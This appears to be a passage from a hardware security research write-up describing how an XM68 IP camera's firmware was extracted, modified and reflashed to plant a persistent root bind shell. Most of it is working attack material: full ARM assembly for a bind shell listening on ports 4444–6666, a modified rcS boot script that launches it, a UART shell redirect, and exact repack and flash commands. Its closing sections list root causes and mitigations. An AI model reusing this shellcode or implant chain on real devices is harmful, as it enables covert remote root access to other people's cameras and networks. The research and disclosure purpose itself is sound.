lrwxrwxrwx  1 user user   14 Apr 10 20:09 logread -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 lsmod -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 mdev -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 nologin -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 poweroff -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 reboot -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 rmmod -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 route -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 run-init -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 syslogd -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 timetest -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 udhcpc -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 udhcpd -> ../bin/busybox
lrwxrwxrwx  1 user user   14 Apr 10 20:09 uevent -> ../bin/busybox

./sys:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./tmp:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..

./usr:
total 20
drwxr-xr-x  5 user user 4096 Apr 10 20:09 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..
drwxr-xr-x  2 user user 4096 Apr 10 20:09 bin
drwxr-xr-x  2 user user 4096 Dec 31  1969 lib
drwxr-xr-x  2 user user 4096 Dec 31  1969 sbin

./usr/bin:
total 8
drwxr-xr-x 2 user user 4096 Apr 10 20:09 .
drwxr-xr-x 5 user user 4096 Apr 10 20:09 ..
lrwxrwxrwx 1 user user   29 Apr 10 20:09 ProductDefinition -> /mnt/custom/ProductDefinition

./usr/lib:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 5 user user 4096 Apr 10 20:09 ..

./usr/sbin:
total 8
drwxr-xr-x 2 user user 4096 Dec 31  1969 .
drwxr-xr-x 5 user user 4096 Apr 10 20:09 ..

./var:
total 8
drwxr-xr-x  2 user user 4096 Dec 31  1969 .
drwxr-xr-x 16 user user 4096 Apr 10 20:10 ..
After unpacking the contents of 1C0000, the boot scripts were found to be configured in /etc/inittab:
/etc/inittab
1
2
3
4
::sysinit:/etc/init.d/rcS
::respawn:/sbin/getty -L ttyS000 115200 vt100 -n root -I "Auto login as root ..."
::ctrlaltdel:/sbin/reboot
::shutdown:/bin/umount -a -r

As noted above, /etc/inittab calls the main boot script /etc/init.d/rcS which is the target for command injection.
Note - an additional file system was found at address 77000. See Appendix B for details.
It is also worth noting the commented line #::askfist:/bin/sh. It would be interesting to see if uncommenting this and commenting out the getty line drops the user into a shell over UART.
7. Confirming the Absence of Abusable Living off the Land (LOL) Binaries
A typical easy win when targeting IOT devices (for binding an interactive shell to a network port) is the abuse of (LOL) binaries such as netcat or telnet by adding a line to call them in boot scripts. It’s fast, it works, and it requires no assembly knowledge.
In the case of the XM68, the camera does not come with these binaries precompiled which was confirmed by using the qemu-arm emulator to detonate the extracted busybox binary and list its applets:
1
qemu-arm -L .. ./busybox
qemu-arm busybox — full applet list
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ qemu-arm -L .. busybox
BusyBox v1.33.1 (2023-11-16 09:59:15 CST) multi-call binary.
...
Currently defined functions:
        [, [[, arch, arp, arping, ash, awk, base32, cat, chmod, chpasswd, clear,
        cp, cttyhack, cut, date, devmem, dhcprelay, dmesg, dnsdomainname, echo,
        env, false, flash_eraseall, free, fsync, getty, grep, halt, hush,
        hwclock, ifconfig, ifdown, ifup, init, insmod, iostat, ipneigh, kill,
        killall, klogd, link, linuxrc, ln, logger, login, logread, ls, lsmod,
        lsof, mdev, mkdir, mkfifo, mknod, mkpasswd, mount, mpstat, mv, netstat,
        nl, nologin, nuke, ping, ping6, pmap, poweroff, ps, pwd, reboot, resume,
        rm, rmdir, rmmod, route, run-init, sed, sh, sleep, sync, syslogd, tar,
        test, time, timetest, top, touch, true, truncate, ts, tty, udhcpc,
        udhcpd, uevent, umount, unlink, w

As noted in the above output, neither netcat nor telnet appears in the applet list.
Whilst the binaries are absent, the following three problems rule out the ability to add them to the targets cramfs file system:
- As mentioned, no
netcatortelnetapplet is compiled into this BusyBox build — confirmed by the full applet enumeration above. There is nothing to leverage. - The root filesystem (romfs) is only 1280 KB total. A typical statically-compiled netcat for ARM runs 200–400 KB. Adding it would overflow the partition budget, and
mkcramfswould produce an image that exceeds the partition boundary — the write would corrupt adjacent partitions. - Dynamic linking against uClibc makes it impractical to drop in a binary compiled against glibc without also providing the correct runtime. The
fileoutput run against the extracted busybox binary makes this explicit:
1
2
3
$ file busybox
busybox: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
         dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
busybox depends on the device’s uClibc runtime and a glibc-linked static netcat would likely bring in the wrong libc and fail to execute.
This is where the project got interesting. These constraints ruled out every off-the-shelf option. The only path forward was to write something purpose-built: a minimal ARM bind shell in raw assembly, with no libc dependency, that compiles down to under 1 KB.
7.1 Validating the Modification Pipeline: ICMP Canary
Before investing time into writing and debugging a custom binary, the full modify → repack → reflash → execute pipeline needed to be validated end-to-end. The approach for testing the feasibility of this approach was as simple as possible. A single ping canary was added to /etc/init.d/rcS to confirm injections were actually run on boot. If the canary fires and ICMP messages are noted on the interface connected between the KALI VM and the XM68, the pipeline is sound and writing the bind shell is worth the effort.
7.1.1 Injecting the Canary
To test commandline injection feasibility, two lines were added to /etc/init.d/rcS inside the extracted cramfs mount, with one near the top of the script (before dnode starts) and one after netinit brings the interface up:
1
2
3
4
5
6
7
8
9
10
11
12
#!/bin/sh

echo "=== EARLY SHELL DEBUG ===" > /dev/ttyAMA0
/bin/sh < /dev/ttyAMA0 > /dev/ttyAMA0 2>&1

ping 192.168.1.8          # <-- canary: executes before network services start

/etc/init.d/dnode
# ... rest of boot sequence ...
netinit

/bin/ping -c 10 192.168.1.8   # <-- second canary: 10-packet burst after interface is up
192.168.1.8 is the attacker machine (the Kali VM) on the local network. A ping is the right canary here as it requires no extra binaries (BusyBox ping is already confirmed present), it produces a directly observable network traffic, and it cannot crash the boot sequence.
7.1.2 Repacking and Reflashing
With the modified etc/init.d/rcS in place, the cramfs was repacked and spliced back into the firmware binary at the partition offset identified by binwalk (0x1C0000):
1
2
3
4
5
6
7
8
# Repack the modified root filesystem
./cramfs-tools/mkcramfs romfs_mount modified_romfs.cramfs

# Splice it into the firmware image — overwrite only the cramfs partition
dd if=modified_romfs.cramfs of=XM68-modified.bin bs=1 seek=$((0x1C0000)) conv=notrunc

# Write back to the SPI flash chip
sudo flashrom -p ch341a_spi -w XM68-modified.bin
The conv=notrunc flag in the dd command above is critical as it overwrites only the cramfs region of the 8 MB binary, leaving the bootloader, kernel, and other partitions intact.
After running these commands and reflashing the modified firmware to the SPI flash, it was removed from the programmer and resoldered to the camera’s PCB.
7.1.3 Proof of Execution
On boot, the camera (192.168.1.10) immediately began pinging 192.168.1.8. Captured on the attacker machine with tcpdump:
1
sudo tcpdump -i any icmp
1
2
3
4
5
6
7
8
9
08:01:36.338553 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 0, length 64
08:01:36.338869 eth1  Out IP 192.168.1.8  > 192.168.1.10: ICMP echo reply,   id 493, seq 0, length 64
08:01:36.338880 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 1, length 64
08:01:36.338885 eth1  Out IP 192.168.1.8  > 192.168.1.10: ICMP echo reply,   id 493, seq 1, length 64
08:01:37.366660 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 3, length 64
08:01:38.384989 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 4, length 64
08:01:39.395400 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 5, length 64
08:01:40.405542 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 6, length 64
08:01:43.445673 eth1  In  IP 192.168.1.10 > 192.168.1.8: ICMP echo request, id 493, seq 9, length 64
The output above validates that the camera ran the injected ICMP command, with the attacker machine at 192.168.1.8 sending a reply. This confirms that the camera will run modifications to the cramfs filesystem at offset 1C0000, validating that the path above is valid.
This worked because there is no CRC validation, no signature check, no secure boot. The firmware accepted the modified image without complaint and executed it.
With the modification pipeline proven, the next step is writing the actual payload.
Note the SPI flash was desoldered from the camera again and attached to the CH341A’s flash breakout board, as noted below:
8. The Custom ARM Bind Shell
With the Flash memory removed from the camera and ready for reprogramming, the next step was the creation of a custom ARM binary that could be leveraged to create a bind shell listener on the XM68, dropping clients into a root shell upon connection.
8.1 Design Constraints
Writing ARM shellcode from scratch is not a common requirement in modern security research — most work targets higher-level attack surfaces where existing tooling handles payload delivery.
With the assistance of AI models, the following Static ARM binary was created, compiled and tested.
8.2 bind.s
The following section outlines the source code of the ARM assembly binary.
bind.s — full ARM assembly source
.global _start
.section .text

_start:

main_loop:
    mov r3, #0x400000         // ~4M iteration busy-wait before retrying
delay:
    subs r3, r3, #1
    bne delay

    ldr r5, =ports

next_port:
    ldrh r6, [r5], #2         // load next port (network byte order), advance ptr
    cmp r6, #0
    beq main_loop             // exhausted port list — restart

    // socket(AF_INET=2, SOCK_STREAM=1, IPPROTO_IP=0)
    mov r0, #2
    mov r1, #1
    mov r2, #0
    mov r7, #281              // __NR_socket
    svc #0
    cmp r0, #0
    blt next_port             // socket failed — try next port

    mov r8, r0                // save listener fd

    // build sockaddr_in on stack: {sin_family=AF_INET, sin_port=r6, sin_addr=0}
    sub sp, sp, #16
    mov r1, sp
    mov r0, #2
    strh r0, [r1]             // sin_family = AF_INET
    strh r6, [r1, #2]         // sin_port (already network byte order)
    mov r0, #0
    str r0, [r1, #4]          // sin_addr = INADDR_ANY

    // bind(listener, &sockaddr, 16)
    mov r0, r8
    mov r2, #16
    mov r7, #282              // __NR_bind
    svc #0
    cmp r0, #0
    blt next_port

    // listen(listener, backlog=2)
    mov r0, r8
    mov r1, #2
    mov r7, #284              // __NR_listen
    svc #0

accept_loop:
    mov r0, r8
    mov r1, #0
    mov r2, #0
    mov r7, #285              // __NR_accept
    svc #0
    cmp r0, #0
    blt accept_loop
    mov r4, r0                // client fd

    // fork()
    mov r7, #2                // __NR_fork
    svc #0
    cmp r0, #0
    beq child                 // child: r0 == 0

    // parent: close client fd and loop back to accept
    mov r0, r4
    mov r7, #6                // __NR_close
    svc #0
    b accept_loop

child:
    // dup2(client, 0); dup2(client, 1); dup2(client, 2)
    mov r1, #0
dup_loop:
    mov r0, r4
    mov r7, #63               // __NR_dup2
    svc #0
    add r1, r1, #1
    cmp r1, #3
    blt dup_loop

    // execve("/bin/sh", ["/bin/sh", "-i", NULL], NULL)
    ldr r0, =shell
    ldr r1, =argv
    mov r2, #0
    mov r7, #11               // __NR_execve
    svc #0

    // execve failed — exit cleanly
    mov r7, #1                // __NR_exit
    svc #0

.section .data

ports:
    .short 0x5c11             // port 4444 in network byte order
    .short 0xb315             // port 5555
    .short 0x0a1a             // port 6666
    .short 0x0000             // sentinel

shell:
    .asciz "/bin/sh"

dash_i:
    .asciz "-i"

argv:
    .word shell
    .word dash_i
    .word 0
With the source code of the binary completed, it was compiled using the following commands:
8.3 Compilation
1
2
3
arm-linux-gnueabi-as -o bind.o bind.s
arm-linux-gnueabi-ld -o bind bind.o
arm-linux-gnueabi-strip --strip-all bind
Once compiled, the ls command was run demonstrating an output size of only 668 bytes. This fits within the romfs partition with significant margin.
1
-rwxr-xr-x  1 user user  668 Apr  8 18:36 bind
The file command also confirms the compiled bind binary is likely to run on the camera’s hardware (see the comparison of the bind file and extracted busybox binary below):
1
2
file bind
bind: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, stripped
1
2
3
$ file busybox
busybox: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
         dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped

8.4 Testing the Binary with QEMU Before Flashing
Before adding the new bind shell binary to the camera there was a need to test it.
Flashing untested code to a physical device is a good way to brick it. The SPI flash had already been desoldered once — there was no appetite to do it again because of a bad payload. Fortunately, the extracted cramfs root filesystem can be used as a sysroot for qemu-arm, letting the ARM binary run directly on the Kali host before a single byte is written back to the flash chip.
The compiled bind binary was copied into the /bin directory on the camera and was run using qemu-arm, as noted below:
1
qemu-arm -L .. bind &

To validate that the bind binary was creating a listener port on 4444 for all interfaces, in a new terminal tab the following command was run:
1
2
$ netstat -tulpn | grep 4444
tcp  0  0  0.0.0.0:4444  0.0.0.0:*  LISTEN  448443/qemu-arm

With confirmation that the bind binary was listening on all interfaces on port 4444, the following command was run to test that it could be connected to and that the client was dropped into a shell:
1
2
3
4
$ nc 127.0.0.1 4444
$ whoami
user
$

With the shell confirmed, we know the binary accepts connections, forks a child, redirects stdio, and executes /bin/sh correctly.
With local validation done, there was confidence to proceed to flashing, committing to the approach on the camera.
9. Modifying the CramFS Root Filesystem
9.1 Modifying the Boot Script
In order to execute the custom bind binary, command injection was required to tell the camera to run it.
To ensure the camera runs the bind binary on boot, modifications were made to etc/init.d/rcS to make sure it launches the bind shell at startup, alongside a persistent ping that provides out-of-band confirmation that the modified rcS is executing:
1
2
3
##### bind shell + canary ping
/bin/bind & /bin/ping -i 1 192.168.1.1 >/dev/null 2>&1 &
#####
This line is inserted after the network is brought up via netinit and before the main application daemon (dvrHelper) is launched. Both processes are backgrounded so rcS continues normally and the camera behaves as expected.
The full modified rcS is listed below:
/etc/init.d/rcS — full modified boot script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
#!/bin/sh

/etc/init.d/dnode

/bin/echo /sbin/mdev > /proc/sys/kernel/hotplug
mdev -s

mount -t cramfs /dev/mtdblock3 /usr
mount -t cramfs /dev/mtdblock4 /mnt/custom
mount -t jffs2  /dev/mtdblock5 /mnt/mtd
if [ $? -ne 0 ]; then
    /sbin/flash_eraseall -j -q /dev/mtd5
    mount -t jffs2  /dev/mtdblock5 /mnt/mtd
fi

mount -t ramfs /dev/mem /var
mkdir -p /var/tmp
mount -t ramfs /dev/mem /tmp

mkdir -p /mnt/mtd/Config /mnt/mtd/Log /mnt/mtd/Config/ppp /mnt/mtd/Config/Json

/usr/etc/loadmod
netinit

##### bind shell + canary ping
/bin/bind & /bin/ping -i 1 192.168.1.1 >/dev/null 2>&1 &
#####

if [ -f /mnt/custom/extapp.sh ]; then
    /mnt/custom/extapp.sh &
fi
if [ -f /usr/bin/quick_venc.sh ]; then
    /usr/bin/quick_venc.sh
fi
dvrHelper /lib/modules /usr/bin/app.sh 127.0.0.1 9578 1 &
The persistent ping to 192.168.1.1 will provide confirmation that the modified RCS line is being reached on boot even before a shell connection is made.
10. Repacking CramFS and Patching the Firmware Image
10.1 Repacking
Now that the relevant modifications to the cramfs filesystem had been made (adding the bind binary to /bin/ and the commandline injection to /etc/init.d/rcS), the next step was to repack it, ready for insertion into the camera’s original firmware.
To do this, mkcramfs was leveraged, using the command below:
1
../../cramfs-tools/mkcramfs ./1C0000.cramfs.extracted/ new_romfs.cramfs

Next, a copy of the extracted firmware was made to repack with the implanted cramfs file system:
1
2
┌──(user㉿kali)-[~/workspace/XM68/doco]
└─$ cp ./XM68.bin ./XM68-modified.bin

10.2 Patching the Firmware Binary
With the modified cramfs filesystem repacked and a copy of the devices original firmware made, dd was used to insert the modified cramfs file system into XM68-modified at the offset 0x1C0000 without overwriting other partitions within the bin file.
1
dd if=new_romfs.cramfs of=XM68-modified.bin bs=1 seek=$((0x1C0000)) conv=notrunc

seek=$((0x1C0000))- positions the write at byte offset 1,835,008, the start of the romfs partition.conv=notrunc- ensures the surrounding partitions (kernel, squashfs user, jffs2) are preserved verbatim in the output file.
We now have a version of the camera’s firmware that has been implanted with the bind shell and will run it on boot.
11. Reflashing the Device
With the modified versions of the camera’s firmware prepared (including the bind shell binary and command injection in etc/init.d/rcS), the Camera’s SPI flash memory was connected to the Kali VM using the ch341a, and XM68-modified.bin was written back to it with the following command:
1
2
3
4
5
6
7
sudo flashrom -p ch341a_spi -w XM68-modified.bin

Found Unknown flash chip "SFDP-capable chip" (8192 kB, SPI) on ch341a_spi.
Reading old flash chip contents... done.
Erase/write done from 0 to 7fffff
Verifying flash... VERIFIED.
VERIFIED confirms flashrom read back the written contents and they match the input file byte-for-byte.
After writing the modified firmware to the flash IC it was re-soldered to the camera PCB.
12. Proof of Shell
With the flash chip resoldered to the board, it was connected to the Kali VM via a USB ethernet adapter (eth1), which was configured as follows:
1
ip a

1
sudo ip addr add 192.168.1.1/24 dev eth1 | sudo ip link set dev eth1 up

After running the above command, the camera was now reachable over the USB Ethernet adapter and the following change to the network adapter’s config could be observed:
1
ip a


To see whether the rcS command injection was working as expected, tcpdump was used to dump icmp traffic on eth1 (connected to the camera using an ethernet cable), with the following output observed:
1
2
3
4
$ sudo tcpdump -i eth1 icmp
08:01:36.338553 eth1 In  IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 493, seq 0
08:01:36.338869 eth1 Out IP 192.168.1.1 > 192.168.1.10: ICMP echo reply,   id 493, seq 0
...

With the ping requests confirmed, a basic nmap scan was conducted on the camera to see whether port 4444 could be reached:
1
2
3
4
5
6
$ nmap 192.168.1.10
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
4444/tcp open  krb524
8899/tcp open  ospf-lite
Now that port 4444 was observed, the following attempt was made to connect to it with netcat on the Kali Host:

SUCCESS! A root shell was established with persistence across reboots and access to the full filesystem including the live jffs2 persistent storage at /mnt/mtd and the cloud-connectivity logs at /var/sofia.log was obtained whilst the device is running.
13. Summary
| Step | Technique | Tool |
|---|---|---|
| Flash extraction | Desolder + off-board read | CH341A + flashrom |
| Firmware unpacking | Recursive extraction | binwalk |
| Filesystem extraction | CramFS unpacking | cramfs-tools (cramfsck) |
| Payload development | Raw ARM syscall assembly | arm-linux-gnueabi binutils |
| Filesystem modification | Binary injection + rcS edit | cramfs-tools (mkcramfs) |
| Firmware patching | Byte-precise binary patch | dd |
| Reflash | SPI NOR write + verify | flashrom |
The root cause enabling this entire chain is the absence of any authenticated boot path, i.e.:
- U-Boot does not validate partition integrity before mounting
- The kernel mounts cramfs without checking a signature
- There is no Secure Boot equivalent anywhere in the chain.
This is unlikely unique to this device and is probably a property of the XM Silicon platform and the OEM firmware stack built on top of it. Therefore, the same class of attack could be possible to the broader family of devices.
The limited number of security features on this camera, and most likely other devices, and the ease in which they are accessible to attacks is a risk that consumers take, or may not be aware of, when purchasing. As although the camera has impressive features for its low price, security is not a part of the products offering.
14. Mitigations
The following outlines some of the core issues found and fixes that could be applied to mitigate their impact.
| Layer | Issue | Fix |
|---|---|---|
| U-Boot | verify=n, shared OEM password, open TFTP reflash commands | Enable verified boot, rotate per-device credentials, remove TFTP flash env vars |
| Firmware | cramfs partitions mounted without integrity check | Enforce partition CRC in the bootloader or implement dm-verity |
| Network | Port 34567 exposed with known CVEs, default RTSP credentials admin:admin | Firewall port 34567 at the network edge, require credential change on first boot |
| Physical | Flash IC accessible without tamper detection | Epoxy pour over flash IC, enclosure intrusion detection |
None of these controls exist in the current firmware.
15. Conclusion
The XM68 is a capable camera for the price, offering cloud connectivity and a generally simple user experience at an affordable price. Despite this, the camera lacks crucial security features to prevent the execution of unsigned/verified code. Consumers should be conscious of these issues when purchasing such devices and weigh up their risk appetite before purchasing such a device.
It’s no secret that cheap electronics don’t prioritise security, focusing on a minimal viable product, and the opportunity to exploit these shortcomings has been a great experience, teaching me valuable skills about firmware signing and checksums and how their absence in a device’s firmware can lead to it running unsigned code.
16. Appendices
16.1 Appendix A: U-Boot Console
UBoot connection
Another point of interest for further analysis are three pins on the back of the main camera PCB which are for connecting over UART:
